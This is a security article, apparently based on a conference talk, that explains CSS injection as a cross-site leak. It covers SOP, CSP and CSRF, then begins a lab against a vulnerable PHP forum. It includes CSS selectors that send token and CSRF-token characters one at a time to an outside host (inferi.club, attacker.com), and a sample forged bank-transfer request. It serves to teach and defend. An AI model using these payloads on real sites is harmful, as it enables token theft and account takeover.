- Introduction
- SOP, CSP and CSRF
- XS-Leaks (Cross-Site Leaks)
- Chrome vs Firefox
- Practical Example
- Mitigations - Practical Example
- References
Introduction
This article emerged after I gave a talk at BSidesSP Red Team Village (2026) and at a community called Hacking Club. During both presentations, some questions and observations arose, so I decided to turn everything into an article that can be updated whenever any improvements or errors are identified.
CSS, or Cascading Style Sheets, is a stylesheet language for building layouts and visually styling web applications. CSS follows a simple structure where we define a selector and a declaration block that specifies how that selector will be styled. For example, to apply the color red to an element with the class title, the CSS code would be:
.title {
    color: red;
}
The browser that receives the HTML content then converts this document into a DOM tree. The CSS rules, whether referenced from a .css file or in the HTML code itself, are organized into blocks based on the different elements they will be applied to. The rules are then applied to the DOM tree and to the CSSOM, resulting in a render tree, which is a tree stored internally by the browser to represent the visual elements.

An interesting detail is that each browser renders this in its own way. The render tree and the CSSOM are standardized by the specs, but each engine (Blink, Gecko, Webkit) has its own user-agent stylesheets (the browser’s default CSS rules), and this results in differences in margins, paddings, and the appearance of forms.

On more complex websites we can expect more complex CSS code. For example, let’s say I want only a phone-type input that also has the class user-input to get a red border, so that the user is visually warned that the field is required. The CSS code would be:
input[type="tel"].user-input {
    border: 1px solid red;
}
Applying this red border to the target element is a visual change, local to the user’s browser, and it does not allow an external attacker to decide whether some condition is true or false. However, the possibility of creating an observable feedback channel (yes/no), combined with the ability to make external requests directly from CSS, is what gives rise to the oracle. An oracle is something that can confirm the value of a boolean condition (false or true), and this fits exactly with the idea of exfiltration, because even before we want to exfiltrate something, we first need to know if it exists and matches what we are looking for, in other words, a game of selector and rule.
SOP, CSP and CSRF
You can imagine the risk that data exfiltration creates, given that it is entirely possible. For that reason, there are currently several protections built into browsers themselves, plus others that can be applied at the application level to help mitigate this risk. Below, we will talk a bit about SOP, CSP, and CSRF.
SOP (Same-Origin Policy)
SOP, or Same-Origin Policy, is a native mechanism of modern browsers that ensures a request from A to B respects its origin and establishes some policies to determine whether that request can read the result or not. This policy is based on the origin, where three elements are evaluated: scheme, host, and port. If any of the three elements differ, trust is broken.
| Origin | Scheme | Host | Port | Same origin? |
|---|---|---|---|---|
| https://www.facebook.com:443/perfil | HTTPS | www.facebook.com | 443 | Yes |
| https://www.facebook.com:443/amigos | HTTPS | www.facebook.com | 443 | Yes |
| http://www.facebook.com:80/perfil | HTTP | www.facebook.com | 80 | No |
| https://mobile.facebook.com:443/perfil | HTTPS | mobile.facebook.com | 443 | No |
With the table above it becomes easier to understand how these policies are applied. If we look at the first two rows of this table, the origin is the same because both use the HTTPS scheme, both belong to the domain www.facebook.com, and both use port 443, so no policy is being violated.
However, if we look at the third row, there are two differences that break the policy. The first one is the scheme, which in this case is HTTP. Another issue is that, since it is an HTTP request, it uses port 80 by default, which is already a second violation of the policy. Putting it all together, we can see that it is not a same-origin request.
The same goes for the fourth row, which also violates the policy, in this case because of the different host. Even though it is still a subdomain related to www.facebook.com, it is not exactly www.facebook.com, but rather mobile.facebook.com. So the policy understands that it is not from the same origin and does not allow mobile.facebook.com to read the response from www.facebook.com via JavaScript.
In case you did not notice, the issues pointed out above only represent problems faced by JavaScript requests (XHR/fetch) coming from an external origin. With CSS, it is possible to respect all of this and still exfiltrate data, but there is another detail that can become a barrier we have to face.
CSP (Content-Security-Policy)
Fortunately, the browser does not rely on a single protection to control how data flows between applications. To tell the browser and the application the rules for how the content (images, JS or CSS files, etc.) should behave in that environment, we have CSP (Content-Security-Policy).
CSP is a mechanism that helps prevent or minimize the attack surface and the risks that attackers exploit, by embedding a list of rules that are passed from the site to the browser. Generally, CSP is used to prevent Cross-Site Scripting (XSS) attacks, blocking the insertion of direct JavaScript code or scripts from untrusted sources, but it can also be useful against other attacks such as Clickjacking and MIME sniffing.
CSP contains several rules that can be embedded into the application, for example:
- default-src: Defines a default policy for the process of fetching JavaScript content, images, CSS, fonts, AJAX requests, and others. It works partially as a fallback rule when there is no explicit rule for a given scenario. Just keep in mind that not all rules use default-src as a fallback.
- Example:
default-src 'self' cdn.inferi.club;
- Example:
- script-src: Defines valid and trusted origins for fetching JavaScript code and files.
- Example:
script-src 'self' js.inferi.club;
- Example:
- style-src: Defines valid and trusted origins for fetching CSS code and files.
- Example:
style-src 'self' css.inferi.club;
- Example:
- img-src: Defines valid and trusted origins for fetching images.
- Example:
img-src 'self' img.inferi.club;
- Example:

Credits: https://developer.mozilla.org
The main problem with CSP is that there is no standard, and it has to be applied by the developer themselves, depending on the application’s requirements, which tend to change throughout the development and evolution of the project. For example, the implementation of new features can result in a weakness. These days it is quite common to find applications that do not use CSP at all, or that use it but in a misconfigured way, given how hard it is to keep complex applications stable when they depend on third-party resources or similar scenarios.
For example, imagine a forum where the developer allows users to place images in their profile signatures and, to avoid having to host those images locally and create a file upload form, decides to let users attach images from external sources. So the developer applies the rule img-src *; in the forum’s CSP. This small misconfiguration can be combined with a vulnerability to result in data exfiltration.
CSRF (Cross-Site Request Forgery)
CSRF, or Cross-Site Request Forgery, is an attack in which the attacker tricks users into performing an action unintentionally, which can be exploited when they access an environment controlled by the attacker. Examples include: changing a password, changing an email, adding the attacker as a trusted contact, performing bank transfers, and others, partially bypassing the Same-Origin Policy.

Credits: https://portswigger.net/web-security/csrf
For a CSRF attack to be performed and considered effective, three important prerequisites must be met:
- The CSRF must target a relevant action, such as changing a password, sending a PIX transfer, changing the account email, etc. There is no impact if CSRF is used, for example, to log the user out of the application, unless it is later combined with another type of attack;
- The user’s session must be controlled by the Cookie header, since the browser sends them automatically in cross-site requests if the Cookie does not have the values SameSite=Lax or SameSite=Strict;
- All parameters of the target request must be known or predictable. This includes the names, which cannot be random, as well as the values, which cannot be unknown to the attacker, such as the victim user’s current password.
Here is an example of a CSRF attack hosted on the attacker’s site, where the goal is to make the victim perform a transaction:
POST /transfer/pix HTTP/1.1
Host: bancocn.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Cookie: session=kDmwjoKLlwJ123dwlopJ2XlpwklS

valor=1000&chavepix=dsm@dsm.com
We can see in the sample request above that all the prerequisites mentioned earlier are met: it is a relevant action, the session is managed via Cookie, and finally, the values are easy to guess and follow a standard format.
These days there are several protections against CSRF attacks to prevent attackers from exploiting this kind of behavior. Some of them are:
- CSRF Token: An unpredictable token with good entropy, tied to the session and validated server-side on every request. It is the strongest protection when properly implemented.
- SameSite=Lax/Strict: A protection that can be applied to the Cookie header and is effective against most POST vectors. Even so, SameSite Lax still allows GET on top-level navigation. Chrome has been applying SameSite=Lax natively since 2021, even when it is not explicitly defined.
- Referer: A secondary and unreliable layer. It can be suppressed by proxies, browser policies, or by the victim themselves.
An interesting point about SameSite=Lax in Chrome is that it is possible to bypass it within a small time window. To avoid breaking SSO mechanisms, Chrome does not apply this restriction during the first 120 seconds of a top-level POST request, which results in a two-minute window that can become susceptible to cross-site attacks.
It is worth reiterating that none of the protections above are silver bullets and cannot be considered unbreakable. As mentioned before, the application’s needs and continuous development can generate events that directly impact these points and are likely to result in vulnerabilities in the environment.
XS-Leaks (Cross-Site Leaks)
Given all this context, we can see that there are several protections and layers that are applied even before a request is sent from one origin to another. So the best path is to lean on native browser functions in a way that does not require breaking any policy or rule of the application, but only building a request that fits enough for what the browser and the application expect, while still exploiting some vulnerability.
XS-Leaks (Cross-Site Leaks) is a category of vulnerabilities derived from side-channel attacks in the web environment. The goal is to abuse the possibility of sites interacting with each other and to exploit these mechanisms to extract information about the user. Unlike Cross-Site Request Forgery, whose goal is to make the user take actions controlled by the attacker, XS-Leaks only extracts information from the user.
This is where we use the oracle concept (or Cross-site oracles) again, to find out whether the user’s sensitive information is available and how we can work with boolean conditions to exfiltrate it. An example of this would be on GitHub: if you have a private repository attached to your account and use the search function to type the exact name of the repository, it will appear. If the environment were vulnerable, we could abuse this:

The biggest difficulty in dealing with XS-Leaks issues is that the root cause does not always involve the application itself, but rather a default behavior of the browser. So there can be vulnerable applications that did nothing wrong. Fortunately, browsers implement, and continue to implement, several defense mechanisms to work around these problems, such as:
- SameSite Cookies: Using the SameSite property on cookies is very effective against Cross-Site Leaks attacks, especially when applied in an architecturally safe way.
- Cross-Origin-Opener-Policy: Cross-Origin-Opener-Policy (COOP) is a response header that, when set (e.g.,
same-origin), places the document into its own browsing context group, cutting the reference between it and any cross-origin window that opened it or that it later opens, sowindow.openerbecomesnull. This neutralizes XS-Leaks that depend on cross-origin references such aswindow.opener,window.frames, orwindow.length. - Cross-Origin-Resource-Policy: Cross-Origin-Resource-Policy (CORP) is a response header set on the resource itself (image, script, font, etc.) that indicates which origins are allowed to embed it. With values like
same-originorsame-site, the browser blocks the loading of the resource from documents that do not match, preventing attacker pages from embedding the protected resource and using it as a side channel.
Even so, just like the other defense mechanisms we talked about earlier (SOP and CSP), the implementation depends on the developer, who must know about these mechanisms and also know how to apply them without breaking the entire application. For that reason, they are often left out. It is possible to find more mature applications that managed to apply this in their environments and it works very well, but it is not the rule, let alone a standard.
Within XS-Leaks there are several attacks that can be exploited, some of which are:
- Cross-Site Search (XS-Search): Consists of abusing response time when a resource that exists takes more or less time to be found than content that does not exist;
- Frame Counting: Uses the value of the
window.lengthproperty to measure whether some condition is false or true. For example, let’s say that on LinkedIn, if I have a connection with someone, 10 frames are loaded on the page, but if I do not have a connection, only 9 frames are loaded. This is a metric that can be used in a Frame Counting attack; - Cache Probing: This is a technique for detecting whether some resource has already been stored in the browser cache, which is very common for images, scripts, and HTML code;
- ID Attribute: Abuses the
idattribute to identify HTML elements in the environment. Since it is possible to navigate to content with anidattribute via hash fragments (https://example.com/profile#bank), another origin can use this to build an oracle.
You will notice from the list above that everything is based on determining whether some condition is true or false, and this is the premise we have to work with. In this article, only the CSS Injection attack and vulnerability will be covered.
CSS Injection
CSS Injection is a vulnerability that occurs when there is some data input in the application that is not being properly sanitized, allowing an attacker to insert CSS code to be rendered by the environment. It is quite common for this vulnerability to appear in the same scenario where HTML Injection is present, since CSS Injection depends on HTML Injection (in practice). However, CSS Injection can be very useful when JavaScript execution is blocked (whether by WAF, whitelists, or CSP), but it is still possible to inject code into the page.
The CSS Injection attack is quite old, there are articles from 2012, written by the researcher Mario Heiderich (“Got Your Nose”), and there are probably even older resources. Over time, the need for new functions, attributes, and other features in CSS has only grown, increasing the range of possibilities.
In CSS, there are some functions that allow us to fetch external resources to apply some kind of style to an attribute, the most commonly used one being background-image. The background-image can be used in the following ways:
background-image: url("favicon.ico"); /* Fetching a local image that already exists in the application */
background-image: url("https://inferi.club/img/example.jpg"); /* Fetching an external image */
Given the possibility of sending a request to an external origin when the CSS rule is applied, this is exactly the oracle we are looking for. For example, let’s say application A has an input containing a user’s token, and it is possible to inject CSS into the same page where the input exists. We can use the following code:
input[name="token"][value^="a"] {
    background-image: url("https://inferi.club?token_char=a")
}
This will basically follow the flow below:
- Is there an
inputelement on the page? - YES - Is the name of the
inputelementtoken? - YES - Does the value of the
inputelement namedtokenstart with the lettera? - YES
Since the answer to all the questions was positive, the browser will make a request to https://inferi.club?token_char=a to set that as the background image of the target element.
The point is that the attribute selectors [attribute="value"] only operate on the element itself, which can be a problem when the attribute uses an opacity: 0; property, because this prevents the browser from seeing it through the traditional attribute selectors. Fortunately, since 2022, Chrome/Edge support a pseudo-class that solves this, and later, starting in 2023, it also began to work in Firefox. The pseudo-class is called: :has().
A positive point about the :has() pseudo-class is that it is a relational selector. We can select an element based on what exists inside it or around that attribute. An example of using the :has() class would be the following:
.container:has(input[name="username"][value^="admin"]) #s0 {
    color: red;
}
In another scenario, let’s say that in the password change process for the user’s account, besides the new password, the application also sends a CSRF token inside the form through an input element that has the opacity: 0; property, and this CSRF token is required to perform the password change. The lookup with the :has() pseudo-class would look like this:
<form action="/trocar-senha">
    <input name="new_password" type="password">
    <input type="submit">
    <input type="text" style="opacity: 0;" name="token_csrf" value="a1b2c3">
</form>

form:has(input[name="token_csrf"][value^="a"]) {
    background-image: url(https://inferi.club/?char=a)
}
And so, this information would reach the attacker’s server:
200 OK GET /?char=a
Shadow DOM
Shadow DOM is a browser mechanism that allows you to create a Shadow Tree attached to some element of the main DOM. It works as an encapsulated environment with its own CSS scope, so that external rules do not apply to it and its own rules do not apply outside of it. Some native browser elements like <video> and <input type="range"> already use Shadow DOM internally. An interesting thing about Shadow DOM is that it can be created in two modes: open or closed, which determine whether an external script can reach it or not.
In open mode, external JavaScript code can access the shadow root through the .shadowRoot property. In closed mode, if JavaScript tries to access it through this property, it will receive null instead of the Shadow DOM content.
Here is an example of how Shadow DOM works. Imagine that inside an HTML page there is CSS code setting the following rule:
<style>
    p {
        color: red;
        font-size: 32px;
    }
</style>
In this context, all p elements inside the <body> will be affected by the CSS rule. To avoid this with Shadow DOM, we can create a <div> with an id indicating that it will be the shadow host and, using JavaScript, attach the Shadow DOM:
<div id="shadow-host"></div>

<script>
    const host = document.querySelector('#shadow-host');
    const shadowRoot = host.attachShadow({ mode: 'open' });

    shadowRoot.innerHTML = `<p>Not affected by global CSS</p>`;
</script>
Many people believe that Shadow DOM is a defense mechanism against CSS Injection. However, this is not necessarily true, with one important condition: the attacker’s CSS needs to be injected inside the shadow root itself. CSS external to the shadow root cannot see what is inside it.
The attack scenario happens when the application dynamically injects attacker-controlled content directly into the shadow root, for example:
shadowRoot.appendChild(style); // style.textContent = ATTACKER_CONTENT
In this case, since the CSS is already inside the shadow root, it is possible to use the :host pseudo-class to reference the shadow host and combine it with :has() to leak its attributes or those of its ancestors in the main DOM:
:host:has(input[value^="a"]) {
    background-image: url("http://attacker.com?char=a")
}
Note that :host only takes effect when used inside a stylesheet of the shadow root itself, otherwise it does not work. Shadow DOM is not a security boundary, as the CSS spec itself states, but the attack vector depends directly on having injection inside the shadow root, not only on the main page.
To make it easier to understand the exploitation of the CSS Injection vulnerability and the XS-Leaks concept, the lab will not include the use of Shadow DOM in its structure, but this question came up during my presentation at BSidesSP Red Team Village (2026), and the explanation was missing the detail of this condition.
Chrome vs Firefox
An important thing to know is that Chrome and Firefox render CSS in different ways. This is called “progressive rendering” (or also “batched rendering”). In Chrome, each <link rel="stylesheet"> is processed individually. When Chrome finishes downloading and applying the CSS of the first link, the rules of that CSS are already applied to the DOM. In other words, it is possible for link[0] to apply the CSS even before the CSS of link[1] reaches the origin and is applied.
In Firefox, the browser groups all <link rel="stylesheet"> into a kind of “bucket” and only renders the CSS after all of them are downloaded. So it will wait for link[0], link[1], link[2], and so on, to be ready before applying the CSS. This directly impacts the exfiltration process, which happens sequentially and character by character.
This is important to know because the way CSS Injection affects one user may not affect another one correctly, due to this behavior. However, it is still possible to exploit this technique in Firefox by using chained @import, bypassing the browser’s batching behavior. This is not an indication that one browser is more secure than the other, they just operate in different ways.
Practical Example
For this lab, an environment was created with the following conditions:
- A PHP forum, simulating a community with posts, profiles, and so on;
- There are regular users and administrators in the application;
- Users can visit each other’s profile;
- The application is vulnerable to CSS Injection and CSRF attacks;
- The application has a CSP with the following rules:
script-src 'self' https://cdn.jsdelivr.net: Only executes JavaScript from the same origin and the indicated CDNstyle-src * 'unsafe-inline': Allows CSS from any origin and inline styleimg-src *: Allows images from any origin
On the application’s home page, we are greeted by a home page listing some posts made by the forum’s administrator. We have a search option and another one to authenticate to the application.


Navigating to the login form, we have the “Username” and “Password” fields. In this lab, we have the following users:
- Admin: admin/password123
- User: alice/password123
- Guest: attacker/password123

After authenticating to the application and going to our profile page, just like in other forums, we have an option to add our own biography, which is accessible from our profile. Besides that, the application gives a hint that HTML code is supported.

By inserting the code <h1>Teste</h1>, we can see that the HTML code is rendered in the application, indicating that the application is vulnerable to HTML Injection. To escalate our impact, let’s try to inject some JavaScript code into the field to print the user’s session cookies. The CSP blocks us, so no JavaScript execution for us.

However, if we revisit the application’s CSP, two rules applied by the developer open the door for some weaknesses in the application, namely: style-src * 'unsafe-inline'; img-src *;, indicating that we can load CSS and images from any origin, in addition to executing inline CSS.

Navigating through the application, after authenticating, we can see that there is a password change function and it only asks for the user’s new password and a confirmation of the new password. If we analyze the request made by the application, the parameters sent are: csrf_token, new_password, confirm_password. This csrf_token field is present on every page of the application that performs a POST request, inside an input.
